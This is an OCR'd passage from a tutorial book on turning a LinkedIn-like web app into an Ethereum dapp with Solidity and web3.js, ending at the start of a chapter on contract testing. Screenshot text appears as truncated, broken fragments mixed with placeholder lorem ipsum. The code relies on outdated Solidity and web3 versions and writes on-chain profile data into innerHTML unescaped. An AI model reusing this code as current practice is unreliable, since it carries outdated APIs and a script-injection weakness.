Mauris aliquet odio libero, vel aliquet est aliquam a. Duis vitae urna vitae massa ultrices tempor. Curabitur lacus massa, congue quis sagittis eu, consectetur non nisi. Proin id quam felis.

John says:
Curabitur dapibus est luctus, suscipit libero vel, euismod ex. Suspendisse id purus eu urna finibus rutrum.

Merunas says:
Never be led in new paths by the blind.

Name: John
Occupation: Web App Developer
Bio: Suspendisse tempus, felis non convallis elementum, lectus urna eleifend augue, quis tristique felis ante sit amet elit. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos himenaeos.

Name: Jessica
Occupation: Graphic Designer
Bio: Quisque sapien mauris, rhoncus quis odio sed, ultrices molestie massa. Sed eu lorem quis velit egestas lobortis. In aliquam mauris eros, id varius turpis sagittis et.

Name: Veronica
Occupation: Blockchain Developer
Bio: Aenean egestas at tellus tempor faucibus. Morbi mattis metus in ex malesuada, faucibus eleifend ante interdum.

Name: Randy
Occupation: Youtuber
Bio: Phasellus nibh massa, sagittis nec odio sit amet, porttitor vestibulum urna. Nam lorem justo, pretium et nisl ac, ullamcorper tempus leo.

Name: Rick
Occupation: Backend Developer
Bio: Curabitur eros ante, tempor sit amet sagittis ac, tincidunt quis quam. Aenean vitae diam sodales, maximus dolor at, posuere odio. Phasellus id tortor faucibus, sagittis leo a, egestas metus.

I'm writing this guide because I ran a survey of about 100 responses where one of the most demanded topics was how to convert a web app to a dapp. If you're a web developer, you'll love this guide.

You must have a web app already created since I'll show you a web app and we will convert it but we won't create the web app from scratch.

Your goal with this guide is to read and understand the process behind the conversion of a web app to a dapp. Then it's your choice to apply this information into your own projects.

In order to show you how it is done, I'll create a simple web app project based on the popular social media site Linkedin with less features. Then, you'll see how to make it decentralized.

Here's the index of the contents in this guide:

36. Introduction. The web app that we are going to convert

First let's see the web app that we are going to decentralize. This is a simple linkedin-like application where users can create accounts, follow other users and they can write small messages.

You can see the web app in action here: https://decentralized-linked.github.io/

And the source code here: https://github.com/decentralized-linked/decentralized-linked.github.io

It's a simple web app without a server for simplicity sake where you can follow people, write messages and configure your profile. Our goal is to make it decentralized so it works with Ethereum.

For now you need to write down the functionality that requires a server. For instance in this application:

- The accounts and messages are stored on a database each time an action is taken
- The server saves on the database who you're following

The remaining functionality is made with plain javascript on the browser. So the information that we will store on the blockchain is:

- User accounts with names, occupations and bios
- The number of followers for each user
- The messages with the content, who wrote each message and when

After writing down what information you are storing on your centralized database, you can continue with the next section. You'll need that information for creating the Smart Contracts.

37. Smart Contracts. Creating the Smart Contracts required for the dApp

Smart Contracts store the information that you would have stored on a centralized database.

They also contain the logic for processing that information in the blockchain. It's like your server side code but simpler.

The first step for creating the Smart Contracts required for decentralizing your web app, is to write the variables used. In the previous section you wrote down the information stored on the database. That's the information that will be stored in the Smart Contract.

So open remix.ethereum.org and create the variables. This is for my particular case only, for your web app it will be different:

```
pragma solidity 0.4.21;

contract Linked {

    // User profile

    struct User {

        bytes32 name;
        bytes32 occupation;
        string bio;
    }

    // The structure of a message
    struct Message {
        string content;
        address writtenBy;
        uint256 timestamp;
    }

    // Each address is linked to a user with name, occupation
and bio
    mapping(address => User) public userInfo;

    // Each address is linked to several follower addresses
    mapping(address => address[]) public userFollowers;

    // The messages that each address has written
    mapping(address => Message[]) public userMessages;

    // All the messages ever written
    Message[] public messages;
}
```

In this case I've created the structs User and Message:

- Each user will have a name, occupation and bio.
- The Message has the content of the message, the address of the user that wrote the message and the timestamp when it was written.

After creating your variables, you want to code functions that will use those variables. My web app has the following functions:

1. Set the user profile by saving the data in a database
2. Write a message that will be stored in the database with the content of the message, who wrote it and the timestamp of the message
3. Follow and unfollow users. Each user is linked with several followers

Let's create them one-by-one in your Smart Contract using unique functions.

1. Set the user profile by saving the data in a database:

Here's how I'd do it in my Smart Contract:

```
// Sets the profile of a user

function setProfile(bytes32 _name, bytes32 _occupation, string
_bio) public {

    User memory user = User(_name, _occupation, _bio);

    userInfo[msg.sender] = user;

}
```

This function is receiving the name, occupation and bio of the user and it's updating the mapping of that user. The mapping links the address of the sender with his user information. We are overriding that information here.

In your web app you may would have stored that information by making an API call to a node.js server which would store that information inside a mondodb database. In decentralized apps, all that logic is inside the Smart Contract written in Solidity.

2. Write a message that will be stored in the database with the content of the message, who wrote it and the timestamp of the message

```
// Adds a new message

function writeMessage(string _content) public {

    Message memory message = Message(_content, msg.sender, now);

    userMessages[msg.sender].push(message);

    messages.push(message);

}
```

The function receives the content of the message. Then it creates a temporary message struct instance with the content, the address of the sender and the current timestamp. Finally it adds the message to the array of messages of that user and it also adds the message to the public array of all the messages.

The keyword now is the current time in a unix format of 10 numbers. I'm using it for the timestamp of each message.

3. Follow and unfollow users. Each user is linked with several followers

```
// Follows a new user

function followUser(address _user) public {

    userFollowers[msg.sender].push(_user);

}

// Unfollows a user
```

```
function unfollowUser(address _user) public {
    for(uint i = 0; i < userFollowers[msg.sender].length; i++) {
        if(userFollowers[msg.sender][i] == _user) {
            delete userFollowers[msg.sender][i];
        }
    }
}
```

The follow function adds that follow address to your mapping of follows.

The unfollow user function loops through all your follows and removes that user address for the array. Note that this will only work for a small amount of addresses, up to about 200 loops since the number of loops is limited by the gas sent in the transaction when executing the unfollow function.

You can see that the for loop is very similar to the one of similar languages lika java or c++.

Great, we now have the variables and functions using those variables.

After your Smart Contract code is ready, deploy it on ropsten by going to the Run tab on the right or the Remix code editor. Check the deployment chapter for the exact steps.

The last thing is to use those functions on your web app. Learn how in the next section.


38. Web3. Connecting the Smart Contracts to the web app

To use that decentralized Smart Contract on your web app as a database, you will use a javascript library called web3.js.

Go to your web app project folder and create an empty file called `web3.min.js` using your favorite text editor. I like atom.io.

Then go to the official github repository of web3 and copy the web3 min code from here: https://github.com/ethereum/web3.js/blob/develop/dist/web3.min.js


Click on raw:



```
require=function(){return function t(e,r,n){function o(a,s){if(!r[a]){if(!e[a]){var c="function"==typeof require&&require;if(!s&&c)return c
```

Select the code with CTRL + A and copy it with CTRL + C. Then paste it in your empty `web3.min.js` file and save it.

Next, import it in your main html file:



```
    </div>

    <script src="index.js"></script>
    <script src="web3.min.js"></script>
  </body>
/html>
```

Alternatively, you can install web3 with nodejs:

```
npm i -S web3
```

And require it if you're using webpack or any other tool to combine your javascript files:

```
const Web3 = require('web3')

// Or

import Web3 from 'web3'
```

Now that you have the library there, you have to initialize web3 like so:

```
// Remember that we are using ropsten for this application. Once
completed we may deploy it to the mainnet for public use

window.web3 = new Web3(window.web3 ? window.web3.currentProvider
: new Web3.providers.HttpProvider('https://ropsten.infura.io'))
```

What I'm doing there is setting the global variable web3 in lowecase to the new Web3 provider. If it's already defined because metamask injected it, I just use that provider injected. Otherwise, I create a new provider with infura. You can learn more about infura here if you're curious: https://infura.io/

Note that you will only be able to use this application if you have metamask, mist or similar for connecting to the blockchain and signing transactions.


After that, you have to initialize the Smart Contract that you'll use for your web app. You can do it like so:

```
const contractABI = [Your-JSON-ABI]

const contractAddress =
'0x70ae16608789f81604fd2f485fb81bc02cf0f8cb'

const contractInstance =
web3.eth.contract(contractABI).at(contractAddress)
```

You need the contract ABI and the contract address. Then you can create the instance.


The ABI is a JSON document with the names of all the functions in your smart contract. Required for executing functions in web3.js.

To get the ABI, go back to Remix and in the Compile tab, click on Details:



```
Static Analysis raised 12 warning(s) that requires your attenti
```

Then click on the Copy button next to the ABI section:



```
 Sets the profile of a
nction setProfile(byte
  User memory user = U
```


?] only remix transactions,

```
inked pending...

7 txIndex:3] from:0xe
.e0029, hash:0xe96...
```

```
{
    "linkReferences": {},
    "object": "6060604052341561000f57600080fd5b610eda8
    "opcodes": "PUSH1 0x60 PUSH1 0x40 MSTORE CALLVALUE
    "sourceMap": "27:1636:0:-;;;;;;;;;;;;;;;;;"
}
```


```
▸ 0:
▸ 1:
▸ 2:
▸ 3:
▸ 4:
```

Before using that JSON ABI code, you need to eliminate the spaces since it’s a json formated document. Go to https://www.cleancss.com/json-minify/, paste your ABI there and click on JSON Minify:



```
        "payable": false,
        "stateMutability": "nonpayable",
        "type": "function"
    },
    {
        "constant": false,
        "inputs": [
            {
                "name": "_content",
                "type": "string"
            }
        ],
        "name": "writeMessage",
        "outputs": [],
        "payable": false,
        "stateMutability": "nonpayable",
        "type": "function"
    }
]
```

Then copy the output down below by right clicking on the selected text:




```
lity":"nonpayable","type":"function"},{"constant":false,"inputs":[{"name":"_content","type":"string"}],"name":"writeMessage","outputs":[],"payable":false,"
```

Go back to your code and paste that information into a variable:

```
const contractABI =
[{"constant":true,"inputs":[{"name":"","type":"address"},{"name":"","type":"uint256"}],"name":"userMessages","outputs":[{"name":"content","type":"string"},{"name":"writtenBy","type":"address"},{"name":"timestamp","type":"uint256"}],"payable":false,"stateMutability":"view","type":"function"},{"constant":true,"inputs":[{"name":"","type":"address"}],"name":"userInfo","outputs":[{"name":"name","type":"bytes32"},{"name":"occupation","type":"bytes32"},{"name":"bio","type":"string"}],"payable":false,"stateMutability":"view","type":"function"},{"constant":true,"inputs":[{"name":"","type":"address"},{"name":"","type":"uint256"}],"name":"userFollowers","outputs":[{"name":"","type":"address"}],"payable":false,"stateMutability":"view","type":"function"},{"constant":true,"inputs":[{"name":"","type":"uint256"}],"name":"messages","outputs":[{"name":"content","type":"string"},{"name":"writtenBy","type":"address"},{"name":"timestamp","type":"uint256"}],"payable":false,"stateMutability":"view","type":"function"},{"constant":false,"inputs":[{"name":"_user","type":"address"}],"name":"followUser","outputs":[],"payable":false,"stateMutability":"nonpayable","type":"function"},{"constant":false,"inputs":[{"name":"_name","type":"bytes32"},{"name":"_occupation","type":"bytes32"},{"name":"_bio","type":"string"}],"name":"setProfile","outputs":[],"pay
able":false,"stateMutability":"nonpayable","type":"function"},{"
constant":false,"inputs":[{"name":"_user","type":"address"}],"na
me":"unfollowUser","outputs":[],"payable":false,"stateMutability
":"nonpayable","type":"function"},{"constant":false,"inputs":[{"
name":"_content","type":"string"}],"name":"writeMessage","output
s":[],"payable":false,"stateMutability":"nonpayable","type":"fun
ction"}]
```

Now you need the address of the contract that you deployed earlier in remix. Go back to remix and copy the contract address which you'll find in the Run tab down below:




If you don't see the contract address, refresh the page and deploy it again on Ropsten. You'll have to wait until the transaction is processed by the miners. Now set that address into a variable:

```
const contractAddress =
'0x9d198b2a209481b08e570aa7a629a6661cd33f24'
```

And create your contract instance that you'll use for executing the functions of the Smart Contract:

```
const contractInstance =
web3.eth.contract(contractABI).at(contractAddress)
```

If you remember the web app that we are decentralizing:



Name: Merunas
Occupation: Developer
Bio: Hi, I'm Merunas, just a developer tryin to help people out

Jessica says:
Proin tortor erat, sodales id bibendum at, semper at nibh. Quisque eu mattis enim. Donec dictum dui massa, non placerat lorem interdum eu.

Veronica says:
Integer porttitor vel magna in sagittis. Integer suscipit tristique scelerisque. Sed condimentum sit amet mi a rhoncus.

Rick says:
In hac habitasse platea dictumst. Curabitur et nunc ultrices, interdum ligula nec, dignissim augue. Praesent varius nunc enim, ac efficitur augue hendrerit et.

Jessica says:
Mauris aliquet odio libero, vel aliquet est aliquam a. Duis vitae urna vitae massa ultrices tempor. Curabitur lacus massa, congue quis sagittis eu, consectetur non nisi. Proin id quam felis.

John says:
Curabitur dapibus est luctus, suscipit libero vel, euismod ex. Suspendisse id purus eu urna finibus rutrum.

Merunas says:
Never be led in new paths by the blind.

Name: John
Occupation: Web App Developer
Bio: Suspendisse tempus, felis non convallis elementum, lectus urna eleifend augue, quis tristique felis ante sit amet elit. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos himenaeos.

Name: Jessica
Occupation: Graphic Designer
Bio: Quisque sapien mauris, rhoncus quis odio sed, ultrices molestie massa. Sed eu lorem quis velit egestas lobortis. In aliquam mauris eros, id varius turpis sagittis et.

Name: Veronica
Occupation: Blockchain Developer
Bio: Aenean egestas at tellus tempor faucibus. Morbi mattis metus in ex malesuada, faucibus eleifend ante interdum.

Name: Randy
Occupation: Youtuber
Bio: Phasellus nibh massa, sagittis nec odio sit amet, porttitor vestibulum urna. Nam lorem justo, pretium et nisl ac, ullamcorper tempus leo.

Name: Rick
Occupation: Backend Developer
Bio: Curabitur eros ante, tempor sit amet sagittis ac, tincidunt quis quam. Aenean vitae diam sodales, maximus dolor at, posuere odio. Phasellus id tortor faucibus, sagittis leo a, egestas metus.

You can see that there's a function to see the profile information. So to make it work with the decentralized Smart Contract that you just created, you have to open the javascript file that contains that function and update it with the contract instance code:

```
function initMyProfile() {
    contractInstance.userInfo(web3.eth.accounts[0], (err,
myProfile) => {
        if(err) return alert(err)

        let profileContent = ''
        myName = web3.toUtf8(myProfile[0])
        let myOccupation = web3.toUtf8(myProfile[1])
        let myBio = myProfile[2]
profileContent += `
            Name: <span id="my-name">${myName}</span> <br/>
            Occupation: <span id="my-
occupation">${myOccupation}</span> <br/>
            Bio: <span id="my-bio">${myBio}</span> <br/>
            <button id="set-profile-button" class="align-center"
onclick="setProfile()">Set Profile</button>`
        document.querySelector('#profile-content').innerHTML =
profileContent
    })
}
```

Here’s what I did to decentralize the function to get the profile information about the user:

1. The `userInfo` is a public variable, which allows us to execute it as a function with the right parameters to get its value. The first parameter is the current user address, which you can get with `web3.eth.accounts[0]` remember that you need to be connected to metamask and that your code is served via a local server. You can do it by installing `npm i -g http-server` and executing `http-server` on your project directory.
2. If the function is getting the data correctly from the Smart Contract, the variable `myProfile` will be an array with the name, occupation and bio of the user. Each of those values can be accesed in order like so `myProfile[0] // This is the name myProfile[2] // This is the bio`
3. Now because we defined the variables name and occupation as `bytes32`, the information is stored in a hexadecimal string of 32 values. You need to convert that information to a human readable text with the function `web3.toUtf8(myProfile[1])` . Note that this is for the version 0.20.0 of web3.js. If you’re using a newer version, the function will be different so make sure to check the official documentation of web3 for your version by searching on google.

That’s how you get the information from the blockchain via the Smart Contract instead of a server with its database. That Smart Contract information will be available 24/7.

Next I’m updating the `saveProfile()` function that will update the profile information of the current user like so:

```
function saveSetProfile(name, occupation, bio) {

    contractInstance.setProfile(name, occupation, bio, (err,
result) => {

        console.log(err, result)

    })

}
```

You can see that I’m executing the function `setProfile()` of the Smart Contract with the name, occupation and bio. Then I’m logging the information about the error and the result.

When that function is executed in your front-end javascript, you’ll receive a metamask notification asking you to confirm the `contractInstance.setProfile()` function transaction.

Now you have to keep doing the same for all the functions of your web app. Your goal is to make them decentralized. This means that instead of getting the information from a centralized database with some server logic, you have to use Smart Contracts.

Here are the steps to help you convert the functions of your web app to dapp functions:

1. Create the Smart Contract with variables that will store the information that you’re storing right now on a database. To do so, you’ll need to learn about Solidity types in the the first chapter of this book
2. Initialize the Smart Contract on your web app with web3.js using its ABI and address

3. Convert all of your existing web app functions to their decentralized version with web3 and the contract instance that you just created

39. Conclusion. Your converted dApp

Your final dapp will be different from the original web application. Some information will be stored in a different type of variable and you'll have to use tricks to get around the limitations of the blockchain. Whenever you get stuck, search for an anwser on google and try different things.

It's important that you have a solid understanding about Smart Contract development so be sure to read the docs and keep expanding your knowledge. Most of the things are possible on the blockchain if you're creative.

One of the best exercices that you can do for learning faster is to try to convert all of your existing web apps to dapps. Then you'll learn the small things that make you a great Ethereum Developer.

40. Smart Contract Testing

I left this chapter for the end of the book because testing is not the most exciting topic. When you want to create a product, you usually want to focus on developing the application by creating the design and code of it. Testing is not something you want to do, but something you must do.

Testing Smart Contracts is important to make sure your code is safe. Because when you deploy a Smart Contract on the blockchain, the code can't be changed. The blockchain is immutable.

This is especially true when it comes to decentralized applications that handle ether, which is real money. You don't want to have a vulnerable application where people can lose their money. Testing will help you find potential bugs. It's not infallible though.

Let's get to it and test the Smart Contract `TodoList.sol` that you created earlier. You can apply this knowledge to any other project.

The goal of testing is to try several common situations on your code to make sure it's working properly.

41. Where to start testing

You want to start testing all your non-constant functions. In this case those are `addTodo()` and `markTodoAsCompleted()` because the constant functions are usually simpler.

Take a look at your code. If you have a getter function whose goal is to return a variable, without any calculations, you can ignore that function since there is no risk in there. Although it's good to check if they are returning the expect value.

Now that you have your list of functions that have to be tested, pick one of them and start writing the testing code.

42. How to test a Smart Contract

There are 3 main ways to test a contract:

- Manually, with Remix and Metamask.

- With Truffle and Javascript
- With Truffle and Solidity

You'll learn how to write tests with Javascript and how to do it manually in Remix. I won't cover testing with Solidity because it's not used that much for its additional complexity.

43. How to test a Smart Contract with Remix and Metamask

The best way is to start with Remix. Remix allows you to execute all the functions on the virtual machine and on Ropsten. Follow these steps to make sure you cover everything:

- Start by deploying the contract on the virtual machine.
- Execute all the functions one by one with different values.
- If a function receives a number as an argument, execute the function where that number is 0, a small number, a big number and the maximum number. This is to make sure that the code handles properly the different scenarios without breaking unexpectly.
- If a function receives an address as an argument, execute that function with 0x0000000000000000000000000000000000000000 as the address. That is the default zero value for addresses. Then try with a valid address and an ill-formatted address like one with 20 characters instead of the usual 42. Your goal is to cover all the possibilities with the smallest amount of executions.
- If a function receives a bytes or string as an argument, execute that function with an empty string, a string with just spaces, a string with special characters and a valid string.
- Same thing with Boolean values. Execute the function with the Boolean being true and false.
- If the function receives an array, try with an empty array, an array of just 1 element, an array of 20 elements and an array of 500 elements. At some point you'll find out that the gas limitations of the blockchain restrict the size of the arrays. It's your responsibility to control what happens when a user sends an array that exceeds the gas limits.
- If the function has one or more modifiers, understand what they are supposed to do. For instance, if you have a modifier called `onlyOwner`, you want to try situations where the sender is not the owner to see how it responds.

Remember that every time the function is not doing what it's supposed to do, understand why and if it's a problem that needs to be solved or not. Sometimes it's ok to let your function break with certain values.

Most of the situations can be fixed by adding `require()` checks at the top of each function to verify that the arguments have the desired values.


For instance, in the TodoList contract that we created earlier, we have this function:

```
// Add a todo to the list

function addTodo(bytes32 _content) public {

      Todo memory myNote = Todo(lastIds[msg.sender], _content,
msg.sender, false, now);

      todos[msg.sender][lastIds[msg.sender]] = myNote;
```

